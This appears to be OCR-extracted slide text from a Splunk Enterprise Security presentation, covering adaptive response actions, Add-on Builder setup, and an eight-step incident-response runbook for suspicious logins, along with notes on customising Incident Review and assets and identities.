


splunk> turn data into doing

Adaptive Response

Where to Find Adaptive Response Actions?


Splunkbase



Adaptive Response

Or … Create Your Own

https://docs.splunk.com/Documentation/AddonBuilder/latest/UserGuide/CreateAlertActions#Create_an_adaptive_response_action_for_Enterprise_Security



splunk> Products Solutions Why Splunk? Resources Splexicon

Show Contents — Documentation / Splunk Add-on Builder / Splunk Add-on Builder User Guide / Create alert actions

Create an adaptive response action for Enterprise Security

An adaptive response action is a type of alert action that is specifically created for Splunk Enterprise Security. An adaptive response action can be triggered from correlation searches or on an ad hoc basis when examining a notable event on the Incident Review dashboard.

Use the Splunk Add-on Builder to create an alert action that supports adaptive response. Adaptive response actions must conform to the Common Action Model, which is included with the Splunk Common Information Model add-on.

Note The Splunk Common Information Model add-on version 4.6.0 or later is required by:

- Add-on developers to create adaptive response actions
- End users of your add-on to run adaptive response action


Download the Splunk Common Information Model add-on from Splunkbase.

To create an adaptive response

1. On your add-on homepage, click the **Create Alert Actions** icon.
2. On the **Alert Actions** page, click **New Alert Action**.
   The **Create Alert Action** wizard starts.
3. On the **Alert Action Properties** page, enter the properties for this alert action:
   - Enter a name, label, and description for this alert action. The label is the friendly name that appears in Splunk Web.
   - Optionally, click **Upload my icon** to add an icon, such as a logo, to the alert action.
4. Select **Support as an adaptive response action in Splunk Enterprise Security** and fill out the fields as follows:
   - For **Category**, enter the categories the action belongs to, such as "Information Gathering".
   - For **Task**, enter the functions performed by the action, such as "scan".
   - For **Subject**, enter the objects that the action's tasks can be performed on, for example, "endpoint.file".
   - For **Vendor**, enter the technology vendor that the action supports.
   - For **Product**, enter the products that the action supports.
   - For **Version**, enter the versions of the product that the action supports.
5. Select **Support as an ad hoc action** if the action supports ad hoc invocation from the Actions menu on the Incident Review dashboard in Splunk Enterprise Security. For help determining whether your action supports ad hoc invocation, see Determine whether your action supports ad hoc invocation on the Splunk Developer Portal.

Then, fill in the related fields as follows:

Splunk Add-on Builder



Create Alert Action — Properties / Inputs & Parameters / Code & Test — Back / Next / Cancel

Alert Action Properties

Enter the properties for this alert action, and choose whether to use the Adaptive Response feature of Splunk Enterprise Security. Learn more

*Label
Enter a friendly name for the alert action
*Name
Enter an alert action name
Description
Enter a description of the alert action
Logo
Upload my icon — No file selected


Support as an adaptive response action in Splunk Enterprise Security

Category — Task — Subject
Vendor — Product — Version

Support as an ad-hoc action
Custom Drilldown
Optional
Source type
Optional


Adaptive Response


Configure a Correlation Search with Next Steps



Adaptive Response


Configure a Correlation Search with Next Steps






splunk> turn data into doing

Configure a Correlation Search with Next Steps





Click and drag to expand

splunk> turn data into doing

Adaptive Response

Provide “Next Steps”

Correlation Search Syntax

1. Use **[[action|verify_login]]** to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

2. Open an investigation. Investigate the source IP address (Source) to determine what credentials and authentication method(s) were used and if there were other authentication attempts from this IP.

3. Check for threat activity involving the source IP address. If found to be malicious, block the source IP address on the firewall.

4. Investigate the user account (User) to determine if there were other authentication attempts from this account or by reviewing the Contributing Events.

5. Review recent events and potentially suspicious behavior exhibited by the user account using the "Risk Analysis" workflow action.

6. **[[action|run_compromised_account_playbook_in_phantom]]** to disable the user account if the login attempts were not authorized or expected, and change the user's password.

7. Use the "Workbench - Get User Information from Identity Table" workflow action to determine when the user last completed Security Awareness Training. This training is an annual requirement. Register the user for **[[action|security_training]]** if s/he did not complete the training within the last year. Check for the registration status by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action.

8. Close the notable with status "Threat mitigated" with the appropriate disposition.

Next Steps:

1. Use Verify Login via Email
to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.

2. Open an investigation. Investigate the source IP address (Source) to determine what credentials and authentication method(s) were used and if there were other authentication attempts from this IP.

3. Check for threat activity involving the source IP address. If found to be malicious, block the source IP address on the firewall.

4. Investigate the user account (User) to determine if there were other authentication attempts from this account or by reviewing the Contributing Events.

5. Review recent events and potentially suspicious behavior exhibited by the user account using the "Risk Analysis" workflow action.

6. Run 'Compromised Account' Playbook in Splunk SOAR
to disable the user account if the login attempts were not authorized or expected, and change the user's password.

7. Use the "Workbench - Get User Information from Identity Table" workflow action to determine when the user last completed Security Awareness Training. This training is an annual requirement. Register the user for
Security Awareness Training
if s/he did not complete the training within the last year. Check for the registration status by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action.

8. Close the notable with status "Threat mitigated" with the appropriate disposition.

Notable Event

Customize ES / Incident Review

Just a few examples …

Menu bar (i.e., app navigation, including default view)


Incident Review columns

Notable event fields


Notable event and investigation statuses

Notable event status transitions

Filtered view of Incident Review



Step 1: Verify Authenticity of Login Events



Customize Assets & Identities

Just a few examples …


Custom fields

Case sensitivity

Rank asset and identity lookups

Supports entity zones (i.e., overlapping address spaces)


Configure enrichment selectively by sourcetype




Asset & Identity

Custom Asset & Identity Fields

